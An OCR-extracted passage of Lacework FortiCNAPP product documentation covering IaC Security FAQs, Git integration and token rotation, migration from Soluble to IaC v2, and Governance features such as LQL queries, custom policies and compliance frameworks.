
```
scan_git_submodules_enabled: false
```

This prevents IaC Security from scanning the submodules.

Manual trigger

Lacework FortiCNAPP IaC Security users can also ad hoc trigger the Code Security App on any of their repositories using the trigger option available on the repository.


vatasha
vatasha.white@lacework.net
Repositories
MANAGE REPOSITORIES
Search
lacework-soluble-demo
Last Run
Yesterday 06:05 PM
Findings
8
main
0 C
0 H
4 M
4 L
0 I
1
View Insights
Invoke IaC Bot
Go to Repository
© Lacework 2022 - e46524d


Invoke IaC Bot
Repository *
github.com/vatasha/lacework-soluble-demo
Branch
Commit
CANCEL
INVOKE NOW

IaC Security FAQs

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Pull requests

How do I control when pull request status checks pass or fail?

Pull request status checks will fail when all of the following are true:

1. One or more `CRITICAL` or `HIGH` findings are found in the pull request. This can be configured. See below.
2. The findings in the head branch of the pull request differ from the findings in the base branch.

The logic behind (1) is that you probably don't care about `MEDIUM` and `LOW` severity findings enough to block the pull request.

The logic behind (2) is that if the pull request is not altering the security posture of your code, there is not a reason to fail the pull request status check. For example, if the PR is a change to a README, there is no reason to fail the PR status check.

How do I control the pull request status check thresholds?

Create a file called `.lacework/config.yml` in your repository.

In it, add the following:

```
pr_status_thresholds:
  critical: 0
  high: 0
  medium: 999
  low: 999
```

You can adjust these default values to suit your needs.

When are pull request comments added?

Pull request comments are added when both of the following are true:

1. There is a change in findings between the feature and base branch. If the pull request didn't alter the findings, there will be no comment added.
2. The pull request commit status check was set to *failed*. By default, PR status checks will be set to *failed* if there are one or more `critical` or `high` findings.

We are trying to minimize to total amount of noise from pull request comments. It is very helpful to have them, but can be quite irritating if there are too many.

Pull request comments can be disabled entirely.

How do I enable and disable pull request comments?

In your repository, add a file `.lacework/config.yml`. Inside that file, set `pr_comments_enabled` to `false`:

```
pr_comments_enabled: false
```

This will disable pull request comments for this repo.

Git providers

Do you support GitLab?

Yes. You can run the Code Security App with gitlab.com by integrating the Code Security App through Soluble.

Do you support Bitbucket?

Yes. You can run the Code Security App with Bitbucket.org by integrating the Code Security App through Soluble.

GitHub organizations

My organization is not visible.

If you don't see your GitHub organization in the upper right of the Code Security App dashboard, you may not have the GitHub app installed in the GitHub org.

To verify this, go to the GitHub Code Security App.

And make sure that the app is correctly installed.

If this still does not correct the problem, you may need to go to the GitHub Application Settings.

Under the "Authorized OAuth Apps" tab, select "Lacework IaC Security" and verify that the GitHub organization is granted access.

Click *Grant* next to your Organization(as shown above). After you have done that, you will need to sign out and sign back in to Lacework FortiCNAPP IaC Security.

I see a GitHub organization I don't want or need.

Similar to the previous FAQ, you may need to go to the GitHub Application Settings.

Under the "Authorized OAuth Apps" tab, select "Lacework IaC Security" and deselect organizations that you do *not* want Lacework FortiCNAPP IaC Security to access.

If you have multiple Lacework FortiCNAPP accounts and wish to map different Github organizations to different Lacework FortiCNAPP accounts, you may need to use a separate Github user account for each Lacework FortiCNAPP account in order to permit or deny organization access to meet your needs.

Frequently asked questions and troubleshooting

Licensing and utilization

Lacework FortiCNAPP Code Security is licensed by each code-contributing developer. The definition of a code-contributing developer is based on the developer's Git information (email and Git username).

Lacework FortiCNAPP tracks utilization through scans. When it runs a scan across any available tooling (SCM integration, CLI, CI/CD, IDE extensions, and so on), it extracts the developer's Git information from the scan. The email and Git username used is extracted. Lacework FortiCNAPP then aggregates and de-duplicates the Git information across all scans run from the last 90 days. Customers can request for the information to verify the list. In some cases, developers may have multiple unique emails and Git usernames and we can accommodate exceptions to our license utilization.

General Issues

Why can't I see my scan results in the console?

Generally, scan results will take several minutes to populate in the UI. However, if it is taking longer than 15 minutes, it is recommended to reach out to help troubleshoot the issue.

The Lacework FortiCNAPP Repository page only shows scan results for a repository's default branch.

Why is no scan triggered on a pull request (PR) from a forked repository?

If a forked repository is created outside of an organization that is integrated with Lacework FortiCNAPP, any PRs created for the forked repository will not be scanned. This functionality is not supported by Lacework FortiCNAPP because it is outside the purview of the integrated environment.

What is the GitHub IP allow list?

In the GitHub security *Settings* page, the *IP allow list* feature offers the ability to limit access based on IP address. This feature may impact the onboarding process of GitHub enterprises. See Managing allowed IP addresses for a GitHub App.

VS Code

Most errors can be resolved in the extension settings in VS Code. Before you begin troubleshooting, verify that the information entered is correct and that your organization has Code Security access.

We also provide additional information for each error message to help steer you in the right direction in the extension itself

Why does it prompt me to install the SCA CLI component installed? I know I have it installed.

You may encounter this message if you use a new key, or one that you didn't use to configure the CLI. To configure your CLI with a new API key, run `lacework configure -j <Name-of-Downloaded-Key-File>.json --noninteractive` in the directory that the key is located in. Then, run `lacework component install sca` and try the scan again.

Deleting an SCM integration

GitHub

There are specific instructions for deleting an application on GitHub. The latest instructions can be found from the Lacework FortiCNAPP UI. Navigate to the Code Security *Settings* page and click on the action button for the GitHub codespace you would like to remove.

Select *Delete* and you will find the latest set of instructions for offboarding.

See GitHub on page 1433.

GitLab

Deleting a GitLab integration must start from the UI. This can be done by navigating to the Code Security *Settings* page and click on the action button for the GitLab codespace you would like to remove. Select *Delete* and Lacework FortiCNAPP will automatically delete the SCM integration. This may take some time, depending on how many repositories are integrated. You can delete the group access token once the GitLab codespace is removed from view in the Lacework FortiCNAPP *Settings* page.

See GitLab on page 1434.

Bitbucket

There are specific instructions for deleting an application on Bitbucket. The latest instructions can be found from the Lacework FortiCNAPP UI. Navigate to the Code Security *Settings* page and click on the action button for the Bitbucket codespace you would like to remove.

Select *Delete* and you will find the latest set of instructions for offboarding.

See Bitbucket on page 1436.

Rotating a GitLab token

Your organization may require that your GitLab token is rotated on a regular cadence. Lacework FortiCNAPP Code Security can work with key rotations but must be done in a careful sequence, as it may cause significant issues with the integration.

To rotate the GitLab Group Access Token used with Lacework FortiCNAPP, use the GitLab API as it retains the user that was originally created as part of the group access token. You can set any expiry date as required by your organization's policy. Make sure to copy the new access token. See Rotate a group access token in the GitLab documentation.

If the token expires, it will cause the integration to break.

Once the new token is created, update the configuration using the Lacework FortiCNAPP UI. Go to the Code Security *Settings* page and access the codespace details page for the Gitlab codespace. Select the codespace settings and update the group access token with the new token and click save. Lacework FortiCNAPP will now be using the new token moving forward.

Migrating to Lacework FortiCNAPP IaC v2

Lacework FortiCNAPP has fully incorporated the Soluble technology into Lacework FortiCNAPP, known as Lacework FortiCNAPP IaC v2.0. With Lacework FortiCNAPP IaC now GA, the following instructions will help you migrate from Soluble or IaC v1 to use the Lacework FortiCNAPP IaC offering.

Different instructions have been provided given the typical scenarios observed. Your circumstances may be different.

What's new in Lacework FortiCNAPP IaC v2?

- Unified Onboarding for SCM
  - Single onboarding app for both SCA, SAST, Secrets and IAC functionality.
  - Performed via Lacework FortiCNAPP settings screens - frictionless.
- Multi-tenant support
  - Customers can isolate their IaC integrations from their codespaces (GitHub Organization, GitLab Project, and Bitbucket Workspaces) to different subaccounts.
  - Data isolation per geographic region – using the Lacework FortiCNAPP shared model.
- Exceptions and Policy Overrides
  - Exceptions can be applied per finding, per file path and per policy.
  - Per Policy exceptions can be applied on a per repository basis rather than just per code organization.
- Manual rerunning of scans
  - Customers can manually rerun scans on multiple repositories and on a specific branch.
- IaC v2 incorporates OPAL, which is Lacework FortiCNAPP's own IaC scanner with hundreds of policies
- VS Code Extension for IAC

Migration processes

Lacework FortiCNAPP IaC v2.0 runs on our newly built Code Security infrastructure and unfortunately does not have a data migration path from Soluble/IACv1. Depending on your current deployment and preferences on data retention, we recommend one of the following processes to migrate.

I'm using app.soluble.cloud and not Lacework FortiCNAPP IAC v1.

Recommendations include the following:

1. Shut down Soluble:
   - For GitHub, you will need to delete the GitHub application under the GitHub Organization and Personal App portion.

- For GitLab, you will need to run our uninstaller script. After the script is run, you will need to delete the group access or user token configured within GitLab.
- For Bitbucket, you will need to go to the workspace, select settings, and revoke access to IaCbot.

2. Set up Lacework FortiCNAPP IaC v2.0:
   - Proceed to your Lacework FortiCNAPP tenant and go to *Settings > Integrations > Code Repositories*. Start the onboarding process with the new Code Security app. Follow the instructions for your specific Git provider.

     You may continue to login to the app.soluble.cloud interface until the 31st December, 2025 to view your existing data.

I'm using Lacework FortiCNAPP IaC v1. Retaining data from Lacework FortiCNAPP IaC v1 is not necessary and I can proceed to use IaC v2 immediately.

Recommendations include the following:

1. Shut down Lacework FortiCNAPP IaC v1.0:
   - For GitHub, you will need to delete the GitHub application under the GitHub Organization and Personal App portion.

     For GitLab, you will need to run our uninstaller script. After the script is run, you will need to delete the group access or user token configured within GitLab.
   - For Bitbucket, you will need to go to the workspace, select settings, and revoke access to IaCbot.
2. Upgrade from Lacework FortiCNAPP IaC v1 to IaC v2:
   - Request through support or your account manager to have Lacework FortiCNAPP IaC v2.

     Note that this will immediately replace your access of IaC v1 to IaC v2

I'm using IACv1 and retaining legacy data from Soluble is important and needs to be retained for <x> number of day before fully migrating to IaC v2.0.

Recommendations include the following:

1. Login to https://app.soluble.cloud/ using your Git Provider Auth Method and check that the code groups/orgs/projects are available in the older interface with relevant data against each repository. If you are using CI/CD pipeline integrations we may need to provide an alternative login method – please request this from support or your account team.
2. Request through support or your account manager to have Lacework FortiCNAPP IaC v2 and that you wish your legacy data to be retained for a minimum of 90 days.

   Note that this will immediately replace your access of IaC v1 to IaC v2 through the Lacework FortiCNAPP UI.
3. Onboard the Code Security app:
   - Proceed to your Lacework FortiCNAPP tenant and go to *Settings > Integrations > Code Repositories*. Start the onboarding process with the new Code Security app. Follow the instructions for your specific Git provider.
4. Shut down Soluble:
   - For GitHub, you will need to delete the GitHub application under the GitHub Organization and Personal App portion.
   - For GitLab, you will need to run our uninstaller script. After the script is run, you will need to delete the group access or user token configured within GitLab.
   - For Bitbucket, you will need to go to the workspace, select settings, and revoke access to IaCbot.

Governance

Lacework FortiCNAPP collects data from your cloud environments and uses this data to help you understand and protect your environment.

Policies check configuration information or log activity in the data and generate alerts or reports based on the policy conditions. Most policies use a query, in Lacework Query Language format, to define the tested condition. In a similar manner, you can create your own queries, which you can use in custom policies or for your own, ad hoc investigations.

In *Governance*, you can view, create, and manage queries, policies, and frameworks.


- Queries
- Policies
- Frameworks

Queries, policies, and frameworks

A policy consists of a query plus certain additional information that describes the policy, including the policy name, description, severity, remediation steps, and more.

At the core of a policy is a query. The query defines the conditions that, when met, result in a positive detection. This detection appears in the console and may be configured to generate an alert.

A framework is a collection of policies. Frameworks allow compliance policy assessment results to appear in reports.



While policies usually use a single query, a query can appear in one or many policies. A particular query may not be used in any policies, but instead serve as an information gathering tool for ad hoc investigations. You may even use them in your own scripts, outside of the console.

Frameworks can be used for two different use cases:

1. Managing over-all posture across your cloud infrastructure. Frameworks track compliant and non-compliant resources and allow you to monitor and maintain posture from the *Cloud Compliance* and *Kubernetes Compliance* pages within the console.
2. Automated report generation of a given framework. Reports contain the assessment results for a collection of policies. You can define your own frameworks that collect a set of policies that you want to group and present together.

The query, policy, and framework catalogs show you the relationships between those components. They show you which frameworks use a given policy or which policies use a given query. This enables you to assess the impact of changes to those components before you make them.

Compliance policies

Compliance policies assess the configuration of Cloud and Kubernetes infrastructure. Kubernetes configuration compliance support includes Amazon EKS and Google Kubernetes Engine (GKE) configuration support.

Every resource that violates a policy can have multiple reasons for non-compliance. Compliance policies generate one alert per policy. For example, if three S3 buckets violate a policy, Lacework FortiCNAPP generates one alert that lists the non-compliant resources. A compliance policy must return a reason for the compliance violation.

To perform these steps, you need to be a user with policy write permissions in the Lacework FortiCNAPP Console. See Legacy access control overview on page 2255.

Severity

Policy severity levels are a measurement of the impact a violation or detection triggered by the policy has on the business. Severities contribute to the metrics available to assess system health and security, and serve as a filtering and grouping category in dashboards, reports, and views.

For the most part, the policy severity corresponds to the severity of the alerts generated by the policy. This isn't strictly the case, as Lacework FortiCNAPP can adjust alert severity based on frequency or other factors. See Alert severity on page 1756 for more information.

Customizing queries, policies, and frameworks

You can build your own queries, policies, and frameworks.

Before starting, familiarize yourself with the built-in queries, policies, and frameworks and determine what customizations you need for your specific requirements. Consider how your users will consume the policy assessment results, whether as alerts or reports.

Start with pre-defined policies and frameworks. If existing policies do not cover all of your requirements, create custom policies with custom queries and use these policies within a custom framework.

Lacework Managed policies are those that are built-in to Lacework FortiCNAPP. These policies are only modified by Lacework FortiCNAPP in certain cases, such as in response to changes to industry benchmark rules. For this reason, they are read-only. To achieve different behavior from *Lacework Managed* policies, you can create your own policy, possibly by cloning an existing policy.

Lacework FortiCNAPP does not modify policies you create. Nor do changes to a *Lacework Managed* policy that was used as a clone source affect policies that were cloned from it.

You can view both types of policies on the policy catalog page. Use the *Managed by* filter to limit the view to *Lacework* or *Custom*.

To work with frameworks and reports programmatically, see the Frameworks (Beta) API and Report Configurations (Beta) documentation.

Managing queries

PREVIEW FEATURE: This section describes functionality that is currently in preview.

In *Governance > Query catalog*, you can view and manage pre-defined and custom LQL queries.

Use the search field and filters to narrow down the list of queries.

Pre-defined queries are noted as *Created by Lacework*. You cannot edit or delete pre-defined queries, but you can clone them to create your own.

Query catalog only supports LQL queries. Queries created in *Explorer* cannot be viewed in *Query catalog*.

Creating or editing a query

To create or edit an LQL query:

1. In *Query catalog*, do one of the following:
   - To create a new query, click *Add Query*.
   - To clone a query, click a saved query and then click *Clone*.
   - To edit a query, click a saved query and then click *Edit*.
2. Configure the query fields and update the LQL query.
   Queries contain the following fields:

Field	Description
Query name	A name for this query. If cloning, "Clone_" is automatically prepended and may be edited.
Query ID	A unique ID for this query. This value cannot be changed after the query is saved. If cloning, "Clone_" is automatically prepended and may be edited.
Description	An optional description of the query.
LQL	The LQL query. Use the saved query search to find and load an existing query. Optionally, click *Validate* to validate the query.

   The *Data Sources* tab provides a reference of available LQL data sources.

The following example query is suitable for a compliance policy:

```
{
   source {
     LW_CFG_AWS_EC2_SECURITY_GROUPS securityGroup,
     array_to_rows(securityGroup.RESOURCE_CONFIG:IpPermissions) as ip_permissions,
     array_to_rows(ip_permissions:IpRanges) as ip_ranges
   }
   filter {
     ip_permissions:IpProtocol = 'tcp'
     and ip_permissions:FromPort = 3349
     and ip_permissions:ToPort = 3349
     and ip_ranges:CidrIp = '0.0.0.0/0'
   }
   return distinct {
     'This is the compliance reason' as COMPLIANCE_FAILURE_REASON
   }
}
```

The following example query is suitable for a violation policy:

```
{
source {
   LW_CFG_AWS_EC2_SECURITY_GROUPS a,
   array_to_rows(a.RESOURCE_CONFIG:IpPermissions) as (ip_permissions),
   array_to_rows(ip_permissions:IpRanges) as (ip_ranges)
}
filter {
   ip_permissions:IpProtocol = 'tcp'
   and ip_permissions:FromPort = 445
   and ip_permissions:ToPort = 445
   and ip_ranges:CidrIp = '0.0.0.0/0'
}
return distinct {
   ACCOUNT_ALIAS,
   ACCOUNT_ID,
   ARN as RESOURCE_KEY,
   RESOURCE_REGION,
   RESOURCE_TYPE,
   SERVICE
}
```

3. Optionally, in the *Results* tab, click *Preview Results* to preview the results of your query.
   A preview query returns a maximum of 50 objects and only runs for the last one week of data.

Use the Lacework CLI to run queries without these limitations. See lacework query run in the Lacework FortiCNAPP CLI Reference.

4. Click *Save*.
   Alternatively, click *Save and create policy* to save the query and create a new custom policy from it.

Managing policies

You can view the policy catalog by navigating to *Governance > Policies*. The policy catalog appears. Note that you can access the legacy policy view page by clicking the *View legacy policy page* button.

Policies in the catalog are organized by policy type, which include:

- *Compliance*: These policies detect configuration risk and generate alerts and are available for inclusion in frameworks
- *Threats*: These policies detect activity that could represent security threats.
- *Vulnerabilities*: Vulnerability policies check for vulnerabilities found in the operating system software packages in hosts or Docker container images.
- *Anomalies*: Anomaly policies triggers alerts when they detect anomalous behavior in the environment. An anomaly policy triggers when it discovers behaviors that match known bad data or unusual behavior.

Click the tab for each type to view its policies, using the search field and filters to narrow down the policies to those of interest.

Creating a or editing a policy

In Policies, you can edit an existing policy or create a new policy. You can clone an existing policy to create a new one.

Note that cloning a compliance or violation policy creates a new, independent policy. Changing the original policy does not affect the cloned policy and vice versa.

To create or edit a policy:

1. In *Governance > Policies*, do one of the following:
   - To create a new policy, click *Add policy*.
   - To clone a policy, click a policy and then click *Clone*.
   - To edit a policy, click a policy and then click *Edit*.
2. Select a saved query.

   To use the old policy experience, click *Switch to old policy experience*. See Creating or editing a policy in the legacy policy editor on page 1743.
3. Configure the general policy settings:
   - *Title*: Enter a title for the policy. The title appears in the policy list, so it should distinguish this policy from others.
   - *Policy type*: Select one of the following:
     - *Compliance*: Compliance policies generate alerts and appear in reports.
     - *Violation*: Violation policies only generate alerts.
   - *Policy description*: Optionally, enter a description of the policy.
   - *Severity*: Select the severity associated with a failure in compliance with this policy.

- *Remediation details*: Optionally, describe how to address the issue when the policy conditions are met. This appears in the alert text.

4. Click *Save*.

Creating or editing a policy in the legacy policy editor

To create or edit a policy:

1. In *Governance > Policies*, do one of the following:
   - To create a new policy, click *Add policy*.
   - To clone a policy, click a policy and then click *Clone*.
   - To edit a policy, click a policy and then click *Edit*.
2. In the query field, enter the query text or choose to start with an existing template, based on an existing query.

   For query examples, see the query examples in Managing queries on page 1740.

   The console detects any syntax errors in your query. You can proceed only with a valid query.

   The data sources list provides a reference of available LQL data sources. To learn more about the data sources and fields you can query, see Datasource Information in the LQL Reference.
3. Optionally, click *Preview Results* to see a sample of actual query results.

   A preview query returns a maximum of 50 objects and only runs for the last one week of data.

   Use the Lacework CLI to run queries without these limitations. See lacework query run in the Lacework FortiCNAPP CLI Reference.
4. Click *Next*.
5. Configure the general policy settings:
   - *Title*: Enter a title for the policy. The title appears in the policy list, so it should distinguish this policy from others.
   - *Policy type*: Select one of the following:
     - *Compliance*: Compliance policies generate alerts and appear in reports.
     - *Violation*: Violation policies only generate alerts.
   - *Policy description*: Optionally, enter a description of the policy.
   - *Severity*: Select the severity associated with a failure in compliance with this policy.
   - *Remediation details*: Optionally, describe how to address the issue when the policy conditions are met. This appears in the alert text.
6. Click *Save*.

Platform policies and alerts

Lacework FortiCNAPP includes a special type of policy that enables you to monitor the health of the integration between Lacework FortiCNAPP and your AWS cloud activity integrations. The platform policy is an anomaly platform that detects log errors indicating integration failures between Lacework FortiCNAPP and your integrations.

By cloning the policy, you can specialize the policy for your requirements, as described here. For example, you can set a specific severity level for AWS and another level for Google Cloud.

Customize the Platform Policy

You cannot modify a default Lacework FortiCNAPP policy, such as the platform policy, directly. Instead, you must clone the policy and modify the settings of the duplicated policy. By disabling the original policy, you can effectively modify the original behavior.

To customize the platform policy:

1. Go to *Policies > Anomalies*.
2. Find the platform policy by searching by ID, *LW_PLATFORM_106*.
3. Click the platform policy to open the *Policy Details* page.
4. Click *Clone*.
5. In the cloned policy, modify the following settings as desired:
   - *Policy Name*: Give the cloned policy a meaningful name.
   - *Configuration*:
     - *Frequency*: The frequency to be notified if the issue is not resolved. Select *1 hour* for hourly basis and *1 day* for daily basis.
     - *Severity*: The severity of the alerts generated by the policy.
   - *Custom Query*:
     - *Integration Name*: The cloud provider integration for which integration errors are detected. The list of cloud activity integrations that are obtained from Account Settings (only active integration names) appear in the drop-down. By default, all integrations are included (*). Here you can customize the policy for specific integrations or integration types, for example, if you have cloud provider types associated with specific teams.
     - *Failure Threshold*: Specify the number of contiguous hours an integration failures must span in order to generate an alert. This setting lets you control the volume of alerts generated by the platform policy, and avoid alerts for intermittent or short-lived failures. The default setting is *Failure Threshold GREATER THAN OR EQUAL TO 3*.

View Platform Alerts

After you configure a policy, when there is an integration failure and it meets the filter criteria that you specify, then you should see an event on the *Alerts* page.

Click *Details* to view more information about the event.

Event details includes these sections:

- *Why*: Describes why the integration failure occurred.
- *When*: Displays the date and time when the error first occurred.
- *What*: Describes the cloud activity integration failure.

Managing policy frameworks

A policy framework serves as a collection of policies that you want to work with as a unit. A framework serves as the basis for automated Reports. You can use them for other purposes as well, however. For example, you can create frameworks to group violating policies, which can serve as a sort of burndown list to ease remediation tracking and organization. See Reports on page 2193 for more information.

Lacework FortiCNAPP provides many built-in frameworks, many based on standard benchmarks. You can create your own custom frameworks as well, as described here.

Creating a custom framework

Create a custom framework by choosing an existing framework to serve as the basis for your framework. In your custom framework, you can remove and rearrange policies and add new ones, including your own custom compliance policies. After you have created a custom framework, you can use it as the basis for report configurations. See Create a Custom Compliance Policy on page 495.

To view custom compliance policies on the Cloud Compliance dashboard, you need to add them to a Custom Framework.

When choosing a basis for your custom framework, keep in mind that Lacework FortiCNAPP provides hundreds of compliance policies with which to build frameworks. These policies are rooted in industry benchmarks, including PCI, ISO27001, SOC2, HIPAA, and more. Before starting, consider the target audience for the reports to be generated from your custom framework. Usually cloud security teams care about CIS for Security Posture baseline, while compliance teams usually care about one or two industry benchmarks, but not all of them. By being aware of the existing frameworks and the intended audience for your reports, you can determine the best basis for your customization.

Currently, a custom report can only contain compliance policy frameworks of the same cloud type (that is, only AWS, GCP, or Azure compliance policies).

To create a custom framework:

1. Go to *Governance > Frameworks*.
2. Click *Add Framework*.
3. Choose the existing framework that you want to serve as the template for your custom framework and click *Next*.
4. Provide a unique name for your framework.
5. To customize and refine the composition of your framework, expand existing framework sections in the left-side panel and click *Add / Edit policies* to change the policies in that section. Alternatively, modify them from the list below, where you can modify existing properties or add or remove policies from your framework.
6. To add a section, click *Add section* and configure the new section as follows:

a. Provide the following properties
   - *Section id*: Provide a unique section identifier.
   - *Section name*: Provide a descriptive name for the section.
   - *Section description*: Add an optional description for the section.

b. Click *OK*.

c. Add policies to the new section using the section controls.

7. Click *Save* to complete the custom framework creation.

After you create a compliance framework, the *Pending changes* status message may appear next to the framework title in the list. This status indicates that policies in the new or modified framework have changed or have been added or updated since they were last evaluated. Changes that can trigger this status include, for example, a change to the policy query, to its activity state, or to its severity. The status clears after the next evaluation.

It may take up to 24 hours for the results to reflect the framework configuration changes. See Resource Management Collection Schedule on page 2335.

Editing a custom framework

Custom frameworks have version numbers. When you edit a custom framework, you increment its revision number. That way, a report can be correlated to a version of the framework.

After you edit a compliance framework, the *Pending changes* status message may appear next to the framework title in the list. This status indicates that policies in the new or modified framework have changed or have been added or updated since they were last evaluated. Changes that can trigger this status include, for example, a change to the policy query, to its activity state, or to its severity. The status clears after the next evaluation.

It may take up to 24 hours for the results to reflect the framework configuration changes. See Resource Management Collection Schedule on page 2335.

Deleting a custom framework

You can delete custom frameworks. If there are active report configurations based on the framework, the report configurations are automatically disabled and shown to be inactive in the console, that is, reports based on the deleted framework are no longer generated or delivered.

To remove the custom framework, open the framework from the *Frameworks* catalog page and click the *Delete* icon at the top of the page. Confirm the delete operation when prompted.

Legacy policies overview

This is a legacy feature. To access the legacy policy page, go to *Governance* > *Policies* and select *View legacy policy page*.

Policies provide visibility into the security and integrity of your integrated cloud environments, enabling you to understand and act based on that visibility. Policies generate events based on data collected by Lacework FortiCNAPP from your integrated cloud environments.

Lacework FortiCNAPP provides numerous built-in policies that provide actionable information out-of-the-box. An important step in implementing and maintaining Lacework FortiCNAPP for your environment is evaluating and fine-tuning the behavior of built-in policies. In doing so, you can change their default configuration, enable or disable them, or create brand new policies specific to your environments and your requirements.

Reactive and proactive policies

At a high level, the policy types can all be classified by how they enable organizational security processes in one of two ways:

- *Risk detection* policies help you understand and mitigate security risk. Proactive policy types include:
  - Cloud compliance
  - Kubernetes compliance
  - IaC
  - Host Vulnerability
  - Container Vulnerability
- *Threat detection* policies allow you to react to threat events. Reactive policy types include:
  - Host user and entity behavior analytics
  - Host rules
  - Cloud activity user and entity behavior analytics (machine learning aided)
  - Cloud activity rules
  - Kubernetes activity user and entity behavior analytics
  - Kubernetes activity rules

The two types are most distinguished in how you consume the information they provide. Threat detection events typically trigger an alert, such as an email notification. Risk detection policies are typically consumed a report, which aggregates the assessments of multiple policies. See Alert channels on page 2114.

Default policies

Lacework include numerous built-in policies. You can view the policies from the policy manager page in the console. The following list links to pages where many of the default policies are listed and described.

- Lacework FortiCNAPP Compliance Polices
- Default Cloud Anomaly Policies
- Host Policies

Working with policies

The steps for creating custom policies varies by policy type. For example, for violation and compliance policies, you can clone default policies or create new ones. For other types, only cloning is permitted, or cloning may not be permitted at all.

In general, policies that are associated with industry benchmarks and included in benchmark assessments are not intended to be modified. Lacework FortiCNAPP may occasionally update policies to adhere to changes to the source industry benchmark. For this reason, changing the policy is not permitted. However, you can usually modify the effects of the policy by configuring suppressions or exceptions.

For details on policy management by type, see the topics in this section that pertain to the specific policy type.

View Policies

This is a legacy feature. To access the legacy policy page, go to *Governance* > *Policies* and select *View legacy policy page*.

This topic introduces you to Lacework FortiCNAPP policies and how to view and configure policies in the console.

Viewing policies

Users with policy read permission can view policies in the *Policies* page in the console. See Legacy access control overview on page 2255.

The *Policies* page includes a dashboard and the list of policies in this Lacework FortiCNAPP account. The dashboard displays a graphical overview of the status of policies in this Lacework FortiCNAPP instance, their type, and severity.

You can hide the dashboard by clicking the collapse icon at the top right.

The console shows a subset of the policies at a time. To see and sort all policies, you can download the policy list as a comma-separated values file. The CSV-formatted file lets you view the many types and tags associated with policies.

Filtering policies

The policy list displays up to 50 policies at a time. Use the arrows to page through the policy list or the *Sort by* menu to order policies by name, severity, or date of last update.

